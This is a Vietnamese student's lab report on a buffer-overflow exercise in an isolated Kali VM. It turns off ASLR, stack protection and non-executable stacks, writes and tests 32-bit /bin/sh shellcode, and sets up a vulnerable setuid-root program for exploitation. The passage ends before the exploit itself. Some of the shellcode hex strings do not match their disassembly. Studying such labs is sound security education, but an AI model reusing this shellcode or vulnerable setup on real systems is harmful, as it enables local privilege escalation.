

## MỤC LỤC

<b>PART1: TỔNG QUAN BUFFER-OVERFLOW</b>	<b>2</b>
1.1 Khái niệm	2
1.2 Mục tiêu lab	2
1.3 Một số kiến thức cơ bản cần có	2
<b>PART2: MÔI TRƯỜNG THỬ NGHIỆM</b>	<b>3</b>
2.1 Yêu cầu cài đặt	3
2.2 Môi trường sử dụng	3
<b>PART3: CÁC BƯỚC THỰC NGHIỆM</b>	<b>4</b>
3.1 Turning Off Countermeasures	4
3.1.1 Address Space Randomization	4
3.1.2 StackGuard Protection Scheme	4
3.1.3 Non-Executable Stack	4
3.2 Running Shellcode	4
3.2.1 CODE001: call_shellcode.c	5
3.2.2 CODE002: call_shellcode002.c	6
3.2.3 So sánh code 001 và 002:	11
3.2.4 Tạo 1 shell code chính xác hơn thông qua assembly	11
3.3 The Vulnerable Program	13
3.4 NOP sled in bufferoverflow attack	14
3.5 Exploiting the Vulnerability	14
3.6 Defeating Address Randomization	19
3.7 Turn on the StackGuard Protection	21
3.8 Turn on the Non-executable Stack Protection	22
<b>PART4: PHÂN TÍCH NHANH BÀI MẪU</b>	<b>23</b>
<b>PART5: PHÂN TÍCH KẾT QUẢ</b>	<b>31</b>
<b>PART6: ĐÁNH GIÁ</b>	<b>32</b>
<b>REFERENCES</b>	<b>33</b>

## PART1: TỔNG QUAN BUFFER-OVERFLOW

### 1.1 Khái niệm

Tràn bộ đệm là lỗi xảy ra khi dữ liệu xử lý dài quá giới hạn của vùng nhớ chứa nó.

Lỗi xảy ra khi, phía sau vùng nhớ chứa những dữ liệu quan trọng tới quá trình thực thi của chương trình thì dữ liệu tràn ra có thể làm hỏng các dữ liệu quan trọng. Tùy thuộc vào việc xử lý, tận dụng lỗi mà kẻ tấn công có thể thông qua lỗi này để thực hiện các tác vụ mong muốn.

Tràn bộ đệm là lỗi thông thường, dễ tránh nhưng nó là lỗi nguy hiểm và phổ biến nhất tiềm ẩn nhiều nguy cơ bị tấn công. Năm 2009, tổ chức SANS đưa ra báo cáo 25 lỗi lập trình nguy hiểm nhất trong đó có lỗi tràn bộ đệm.

### 1.2 Mục tiêu lab

- Hiểu lỗi hỏng buffer overflow
- Áp dụng kiến thức về thực tế
- Nhận biết tính nghiêm trọng của lỗi hỏng để đưa ra đánh giá về bảo mật
- Nâng cao kỹ năng phân tích.

### 1.3 Một số kiến thức cơ bản cần có

Để tận dụng lỗi tràn bộ đệm, cũng như phân tích đánh giá đưa ra các biện pháp an toàn cần nắm được một số kiến thức liên quan cơ bản như sau:

- **Hệ cơ số:** decimal, binary, octal, hexadecimal, mã ascii
- **Kiến trúc máy tính:** Central Processing Unit, CPU, Thanh ghi, Bộ nhớ và địa chỉ, tập lệnh, mã máy, hợp ngữ. trình biên dịch và cấu trúc một hàm. Đặc biệt cần chú ý về kiến trúc máy tính x86\_64(64-bit) và x86(32-bit). Sẽ có sự khác nhau giữa cấu trúc của bộ vi xử lý Intel 32 bit.
- **Ngôn ngữ lập trình:** c, python, Assembly. Điều này phục vụ cho việc quan sát cách hoạt động cũng như tận dụng lỗi cách thức hoạt động.
- **Công cụ gdb**

## PART2: MÔI TRƯỜNG THỬ NGHIỆM


### 2.1 Yêu cầu cài đặt.

Đối với các bài LAB và thực hành nên sử dụng trên môi trường độc lập. Điều này giúp cho cách ly khỏi hệ điều hành chính, bất kỳ thanh lỗi nào không ảnh hưởng đến hệ thống chính đang sử dụng. Hơn nữa một số lợi ích liên quan như: dễ cấu hình quản lý, đa dạng môi trường, thử nghiệm an toàn, dễ cấu hình quản lý.

- Máy ảo để cách li bài lab.
- Máy linux phục vụ cho việc triển khai và thực hành.

### 2.2 Môi trường sử dụng.

**Virtualization Software:** VMware Workstation 16 Pro



### Kali Linux Version:

Linux kali 6.6.9-amd64 #1 SMP PREEMPT\_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86\_64 GNU/Linux.

```
(TranVanDuc@kali)~$ ls_release -a
No LSB modules are available.
Distributor ID: Kali
Description:    Kali GNU/Linux Rolling
Release:        2024.1
Codename:       kali-rolling
```

## PART3: CÁC BƯỚC THỰC NGHIỆM


### 3.1 Turning Off Countermeasures.

Các biện pháp bảo mật được thực hiện trên các hệ điều hành Ubuntu và các bản phân phối Linux khác mục đích ngăn chặn các cuộc tấn công buffer-overflow. Để đơn giản hóa việc thực hiện các cuộc tấn công chúng ta sẽ tắt các biện pháp bảo vệ. Sau đó kích hoạt lại từng biện pháp một để kiểm tra và đưa ra đánh giá.

#### 3.1.1 Address Space Randomization.

Được sử dụng để ngẫu nhiên hóa địa chỉ bắt đầu của heap và stack, làm cho việc đoán địa chỉ chính xác khó khăn hơn đối với các cuộc tấn công buffer-overflow. Sử dụng lệnh sau để tắt tính năng này.

```
$ sudo sysctl -w kernel.randomize_va_space=0
```



```
(TranVanDuc@kali)~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

#### 3.1.2 StackGuard Protection Scheme

Một cơ chế bảo mật được triển khai trong trình biên dịch GCC để ngăn chặn các cuộc tấn công buffer-overflow.

Sử dụng tùy chọn `-fno-stack-protector` trong quá trình biên dịch, có thể vô hiệu hóa StackGuard.

```
$ gcc -fno-stack-protector example.c
```

#### 3.1.3 Non-Executable Stack

Đảm bảo rằng các stack của chương trình không thể thực thi. Theo mặc định, các phiên bản gần đây của gcc đánh dấu stack là không thực thi (`noexecstack`), nhưng có thể cấu hình để cho phép stack thực thi (`execstack`) nếu cần thiết.

For executable stack:

```
$ gcc -z execstack -o test test.c
```

For non-executable stack:

```
$ gcc -z noexecstack -o test test.c
```

### 3.2 Running Shellcode

Đầu tiên làm quen với shellcode và cách thức hoạt động.


### 3.2.1 CODE001: call\_shellcode.c

```
#include <stdio.h>
#include <unistd.h>

int main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

#### Tiến hành:

Tạo 1 file **call\_shellcode.c** bằng lệnh **touch**. Viết chương trình vào file.



The image shows a terminal window and a nano editor window. The terminal window shows the commands `touch call_shellcode.c` and `nano call_shellcode.c` being executed. The nano editor window shows the content of `call_shellcode.c`, which matches the code provided in the previous block.

#### Phân tích code:

Đầu tiên khai báo một mảng chứa 2 con trỏ char. Gán chuỗi **“/bin/sh”** cho phần tử đầu tiên của mảng. **name[1] = NULL** kết thúc danh sách đối số cho **execve()**. Trong Unix-like systems, danh sách đối số phải kết thúc bằng NULL.

**Hàm execve()** : sử dụng để thay thế tiến trình hiện tại bằng một chương trình mới.

#### Compile:

Biên dịch code001 và yêu cầu stack của chương trình này có thể thực thi thông qua **“execstack”**.

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

```
(TranVanDuc@kali)-[~]
$ gcc -z execstack -o call_shellcode call_shellcode.c

(TranVanDuc@kali)-[~]
$ ls
call_shellcode  call_shellcode002.c  call_shellcode.c
```

```
(TranVanDuc@kali)-[~]
$ ./call_shellcode
$
$ echo "heloo "
heloo
$
```

### Kết quả:

Chương trình được biên dịch thành công và thực hiện đoạn mã shellcode và khởi động shell /bin/sh

### 3.2.2 CODE002: call\_shellcode002.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
    "\x50" /* Line 2: pushl %eax */
    "\x68\""/sh" /* Line 3: pushl $0x68732f2f */
    "\x68\""/bin" /* Line 4: pushl $0x6e69622f */
    "\x89\xe3" /* Line 5: movl %esp,%ebx */
    "\x50" /* Line 6: pushl %eax */
    "\x53" /* Line 7: pushl %ebx */
    "\x89\xe1" /* Line 8: movl %esp,%ecx */
    "\x99" /* Line 9: cdq */
    "\xb0\x0b" /* Line 10: movb $0x0b,%al */
    "\xcd\x80" /* Line 11: int $0x80 */
;
int main(int argc, char **argv)
{
```

```

char buf[sizeof(code)];
strcpy(buf, code);
((void(*)())buf)();
}

```

### Tiến hành:

Tạo file bằng lệnh `touch`. Đưa mã code vào bằng trình soạn thảo `nano`. sau đó biên dịch.

```

(TranVanDuc@kali)-[~]
$ touch call_sellcode002.c

(TranVanDuc@kali)-[~]
$ nano call_sellcode002.c

```

```

GNU nano 7.2 call_sellcode002.c *
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
    "\x50" /* Line 2: pushl %eax */
    "\x68" /*sh" /* Line 3: pushl $0x68732f2f */
    "\x68"/bin" /* Line 4: pushl $0x6e69622f */
    "\x89\xe3" /* Line 5: movl %esp,%ebx */
    "\x50" /* Line 6: pushl %eax */
    "\x53" /* Line 7: pushl %ebx */
    "\x89\xe1" /* Line 8: movl %esp,%ecx */
    "\x99" /* Line 9: cdq */
    "\xb0\x0b" /* Line 10: movb $0x0b,%al */
    "\xcd\x80" /* Line 11: int $0x80 */
;
int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}

```

### Phân tích code:

#### *hàm main:*

- khai báo mảng `buf` có kích thước với độ dài của code.
- sao chép nội dung code vào `buf` thông qua lệnh `strcpy()`
- ép kiểu `buf` (chứa shellcode) mảng ký tự thành một con trỏ tới một hàm không trả về.

- **void(\*)()**: kiểu con trỏ tới một hàm không có đối số và không có giá trị trả về.

=> hiểu đơn giản đoạn mã “**((void(\*)())buf)()**” : **chuyển đổi** đoạn **shellcode** lưu trong mảng buf **thành 1 con trỏ hàm**. **Gọi hàm con trỏ** này đang trỏ tới.


### **Đoạn shellcode:**

```
const char code[] =
"\x31\xc0"    // đặt eax bằng 0
"\x50"        // đẩy %eax lên stack
"\x68\"//sh"    // Line 3: pushl $0x68732f2f = “//sh” đưa giá trị lên stack
"\x68\"/bin"    // Line 4: pushl $0x6e69622f đưa giá trị lên stack, đưa ‘/bin’ lên
"\x89\xe3"    // Line 5: movl %esp,%ebx    %ebx chứa địa chỉ chuỗi “//sh”
"\x50"        // Line 6: pushl %eax    đưa ‘%eax’ =0 lên stack
"\x53"        // Line 7: pushl %ebx    đưa địa chỉ “//sh” lên stack
"\x89\xe1"    // Line 8: movl %esp,%ecx    địa chỉ con trỏ stack ở “%ecx”
"\x99"        // Line 9: cdq    lệnh mở rộng giống, cái này liên quan system call
"\xb0\x0b"    // Line 10: movb $0x0b,%al    mã cho system call “execve”
"\xcd\x80";    lệnh này là int 0x80 nó là lệnh system call
```

### **Compile:**

Tương tự như **CODE001** tôi thực hiện compile cho phép stack của chương trình có thể thực thi.

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```



```
(TranVanDuc@kali)-[~]
$ gcc -z execstack -o call_shellcode002 call_shellcode002.c

(TranVanDuc@kali)-[~]
$ ./call_shellcode002
Segmentation fault
```

### **VẤN ĐỀ 1: LỖI SEGMENTATION FAULT.**

Sau một hồi tìm hiểu lỗi này liên quan đến chương trình cố gắng truy cập vùng nhớ mà nó không được cấp phép để truy cập.

Tôi đã cố gắng fix nó bằng những gì search được mà không thành công.



Sau đó tôi đã nhận ra một điều rằng. Mã shell code trên được viết cho kiến trúc **trúc 32-bit(x86)** trong khi kiến trúc hiện tại của tôi **64-bit(X86\_64)**. Lệnh **uname -m** để kiểm tra kiến trúc hiện tại.

```
(TranVanDuc@kali)-[~]
$ uname -m
x86_64
```

**Câu hỏi đặt ra. Vậy làm sao tôi có thể chạy mã shelcode trên x86?**

Cách khắc phục tôi có thể nghĩ ra trong trường hợp này là kiến trúc máy kali linux hiện tại không hỗ trợ thì cài đặt gói phát triển cho kiến trúc 32-bit.

**Lệnh cài đặt gói kiến trúc 32-bit:**

```
sudo dpkg --add-architecture i386
```

```
sudo apt update
```

```
sudo apt install libc6-dev-i386
```

```
(TranVanDuc@kali)-[~]
$ sudo dpkg --add-architecture i386
[sudo] password for TranVanDuc:
```

```
(TranVanDuc@kali)-[~]
$ sudo apt update
Get:1 http://mirror.freedif.org/kali kali-rolling InRelease [41.5 kB]
Get:2 http://mirror.freedif.org/kali kali-rolling/main amd64 Packages [19.9 MB]
```

```
(TranVanDuc@kali)-[~]
$ sudo apt install libc6-dev-i386
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

```
Configuring libc6:amd64

There are services installed on your system which need to be restarted when certain
libraries, such as libpam, libc, and libssl, are upgraded. Since these restarts may
cause interruptions of service for the system, you will normally be prompted on each
upgrade for the list of services you wish to restart. You can choose this option to
avoid being prompted; instead, all necessary restarts will be done for you
automatically so you can avoid being asked questions on each library upgrade.

Restart services during package upgrades without asking?
<Yes> <No>
```


**VẤN ĐỀ THỨ 2 VỀ QUYỀN NGƯỜI DÙNG:**

```
(TranVanDuc@kali)-[~]
$ sudo dpkg --add-architecture i386
[sudo] password for TranVanDuc:
TranVanDuc is not in the sudoers file.
```

Tôi đang sử dụng user **TranVanDuc** trên máy kali của tôi và nó bị giới hạn quyền. Một bài thực hành với hành trình gian nan.

**Fix:** mở trình soạn thảo **sudo visudo**. Thêm quyền cho người dùng **username ALL=(ALL:ALL) ALL**

```
(kali㉿kali)-[~]
$ sudo visudo
```



```
GNU nano 7.2 /etc/sudoers.tmp *
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
TranVanDuc ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@include /etc/sudoers.d

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^J Justify    ^_ Go To Line
```

Sau đó quay lại user của tôi và tiếp tục bài lab.

**Thực hiện biên dịch với kiến trúc 32 bit: -m32**

```
$ gcc -m32 -z execstack -o call_shellcode002 call_shellcode002.c
```

```
(TranVanDuc㉿kali)-[~]
$ gcc -m32 -z execstack -m32 -o call_sellcode002 call_sellcode002.c

(TranVanDuc㉿kali)-[~]
$ ls
call_sellcode  call_sellcode002  call_sellcode002.c  call_sellcode.c

(TranVanDuc㉿kali)-[~]
$ ./call_sellcode002
$
$ echo "hello ne"
hello ne
$
$
```

**Kết quả:**

Chương trình thực thi thành công trả về 1 shell như mong muốn.

### 3.2.3 So sánh code 001 và 002:

#### Mục đích chung:

Thực thi shell “/bin/sh”

#### Điểm khác biệt:

**Code001:** thực thi bằng “execve” hoạt động bằng cách thay thế tiến trình hiện tại bằng shell “/bin/sh”.

**Code002:** Thực thi bằng đoạn mã shellcode. Thực thi đoạn mã trực tiếp vào bộ nhớ để khởi động shell.


#### Nhận xét về mặt triển khai:

Code001 sử dụng thư viện chuẩn, giảm thiểu lỗi do biên dịch sai hoặc lỗi thực thi.

Code002 yêu cầu cao hơn cần biên dịch lệnh mã máy, nguy cơ lỗi cao hơn tôi đã gặp 2 lỗi, 1 lỗi về kiến trúc và 1 lỗi về cấp quyền user.

### 3.2.4 Tạo 1 shell code chính xác hơn thông qua assembly

#### Tạo shellcode.asm



```

TranVanDuc@kali: ~
File Actions Edit View Help
GNU nano 7.2 shellcode.asm
xor eax, eax      ; put 0 into eax
push eax          ; push 4 bytes of null from eax to the stack
push 0x68732f2f   ; push "//sh" to the stack
push 0x6e69622f   ; push "/bin" to the stack
mov ebx, esp      ; put the address of "/bin//sh" to ebx, via esp
push eax          ; push 4 bytes of null from eax to the stack
push ebx          ; push ebx to the stack
mov ecx, esp      ; put the address of ebx to ecx, via esp
mov al, 0xb       ; put 11 into eax, since execve() is syscall #11
int 0x80          ; call the kernel to make the syscall happen
  
```

Thực thi lệnh execve syscall trên linux, mục đích thực hiện lời gọi hệ điều hành để chạy 1 lệnh shell ‘/bin//sh’.

Gán eax về giá trị 0. Đẩy 4 byte null vào stack để đánh dấu cho kết thúc đối số. lần lượt đẩy chuỗi “/bin//sh” vào stack. Đưa địa chỉ của chuỗi “/bin//sh” vào đăng ký ebx: mov ebx, esp sẽ lấy địa chỉ của chuỗi “/bin//sh” từ đỉnh của stack (địa chỉ mới nhất được đẩy vào) và lưu vào đăng ký ebx đường dẫn đến file thực thi. Đẩy null byte vào stack tiếp theo: push eax tiếp tục đẩy một 4 bytes null vào stack, để tạo thành phần thứ hai của danh sách đối số của lệnh execve. push ebx đưa địa chỉ của ebx (chứa

"/bin//sh") vào stack. mov ecx, esp lấy địa chỉ của esp hiện tại nó chứa địa chỉ của ebx và lưu vào đăng ký ecx. mov al, 0xb gán giá trị 0xb vào thanh ghi al. Đây là số syscall cho execve trên các hệ thống Linux x86. Gọi syscall execve int 0x80.

### Biên dịch asm thành ELF: shellcode.o

```
nasm -f elf shellcode.asm
```

```
(TranVanDuc@kali)-[~]  
$ nasm -f elf shellcode.asm
```

### Disassemble đối tượng ELF thành mã assembly Intel

Mục đích kiểm tra mã máy sinh ra có đúng không và lấy 1 số dữ liệu cần thiết.

```
objdump -d -M intel shellcode.o
```

```
(TranVanDuc@kali)-[~]  
$ objdump -d -M intel shellcode.o  
  
shellcode.o:      file format elf32-i386  
  
Disassembly of section .text:  
  
00000000 <.text>:  
  0:  31 c0          xor     eax,eax  
  2:  50             push    eax  
  3:  68 2f 2f 73 68 push    0x68732f2f  
  8:  68 2f 62 69 6e push    0x6e69622f  
  d:  89 e3          mov     ebx,esp  
  f:  50             push    eax  
 10:  53             push    ebx  
 11:  89 e1          mov     ecx,esp  
 13:  b0 0b          mov     al,0xb  
 15:  cd 80          int     0x80
```

### Format lấy chuỗi hex (có thể cài chạy lấy bằng tay):

```
objdump -d ./shellcode.o | grep '[0-9a-f]:' | grep -v 'file' | cut -f2 -d: | cut -f1-6 -d' ' | tr -s ' ' | tr  
'\t' ' ' | sed 's/ $//g' | sed 's/ /\x/g' | paste -d ' ' -s | sed 's/^/"/' | sed 's/$/"/g'
```

```
(TranVanDuc@kali)-[~]  
$ objdump -d ./shellcode.o | grep '[0-9a-f]:' | grep -v 'file' | cut -f2 -d: | cut -f1-  
6 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed 's/ /\x/g' | paste -d ' ' -s | sed '  
s/^/"/' | sed 's/$/"/g'  
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0  
\xb0\xcd\x80"
```

Chuỗi thu được:

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x  
b0\xb0\xcd\x80"
```

## Kiểm tra shellcode hoạt động

test.c

```

TranVanDuc@kali: ~
File Actions Edit View Help
GNU nano 7.2 test.c
#include <stdio.h>
#include <string.h>

int main(){
    char shellcode[] = "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";
    int (*ret)() = (int(*)())shellcode;
    return ret();
}

```

gcc -m32 -z execstack test.c -o test

```

(TranVanDuc@kali)-[~]
$ ./test
$ echo "success"
success
$ exit

```

Shellcode đã hoạt động hành công và kết quả trả về 1 shell như mong đợi.

### 3.3 The Vulnerable Program

Tắt tính năng ngẫu nhiên hóa không gian địa chỉ của các tiến trình trong Linux

sudo sysctl -w kernel.randomize\_va\_space=0

```

(TranVanDuc@kali)-[~]
$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for TranVanDuc:
kernel.randomize_va_space = 0

```

Tạo file vulnerable stack.c. Mảng char buffer 500 char. Dùng hàm strcpy() để tạo ra lỗi buffer overflow do nó không kiểm tra kích thước khi sao chép.

```

File Actions Edit View Help
GNU nano 7.2 stack.c
#include <string.h>
int main (int argc, char** argv) {
    char buffer [500];
    strcpy(buffer, argv[1]);
    return 0;
}

```

Biên dịch chương trình tắt cơ chế bảo vệ stack chống tràn bộ đệm và cho phép stack được thực thi bằng lệnh sau:

gcc -m32 -g -mpreferred-stack-boundary=2 -fno-stack-protector -z execstack stack.c -o stack

```
(TranVanDuc@kali)-[~]
$ gcc -m32 -g -mpreferred-stack-boundary=2 -fno-stack-protector -z execstack stack.c -o stack

(TranVanDuc@kali)-[~]
$ ls
call_shellcode      Desktop      nopt2.py      shellcode.asm  Templates
call_shellcode002   Documents   nopt.py       shellcode.o    test
call_shellcode002.c Downloads   Pictures      stack          test.c
call_shellcode.c    Music       Public        stack.c        Videos
```

Biến chương trình thành chương trình Set-UID thuộc sở hữu gốc. Thay đổi quyền sở hữu chương trình thành root. Bật bit Set-UID bằng thay đổi quyền thành 4755.

```
sudo chown root stack
```

```
sudo chmod 4755 stack
```

```
(TranVanDuc@kali)-[~]
$ sudo chown root stack
[sudo] password for TranVanDuc:

(TranVanDuc@kali)-[~]
$ sudo chmod 4755 stack
```

### 3.4 NOP sled in bufferoverflow attack.

Nop sled là kỹ thuật đảm bảo rằng shellcode được thực thi ngay cả khi vị trí bộ nhớ chính xác của payload không được biết.

Trong assembly lệnh nop có vai trò là không thực hiện thao tác nào nhưng nó chiếm 1 số lượng bytes nhất định. Vậy nên có thể tận dụng đặc điểm này để bao lấy shellcode. Mục tiêu đặt ra nếu luồng thực thi chuyển hướng đến bất kỳ điểm nào trong shellcode, CPU thực hiện các lệnh nop và tiếp tục cho đến khi gặp shellcode. Vì lệnh nop không thực hiện bất cứ thao tác gì.

### 3.5 Exploiting the Vulnerability

Áp dụng mã code stack.c vào hình vẽ mô tả Stack layout. Chương trình ghi đè dữ liệu từ buffer đến EBX đến EBP đến EIP. Mục tiêu là thanh ghi EIP đóng vai trò là địa chỉ của lệnh tiếp theo sẽ được thực thi. Vậy nên việc EIP sẽ bị khai thác bởi các attacker để thay đổi các luồng thực thi đến mã độc hại là rất nguy hiểm. Dựa vào Stack layout như hình. Chúng ta cần **500 bytes cho buffer, EBX 4 bytes, EBP 4 bytes, EIP 4 bytes**. Tổng payload **512 bytes**.

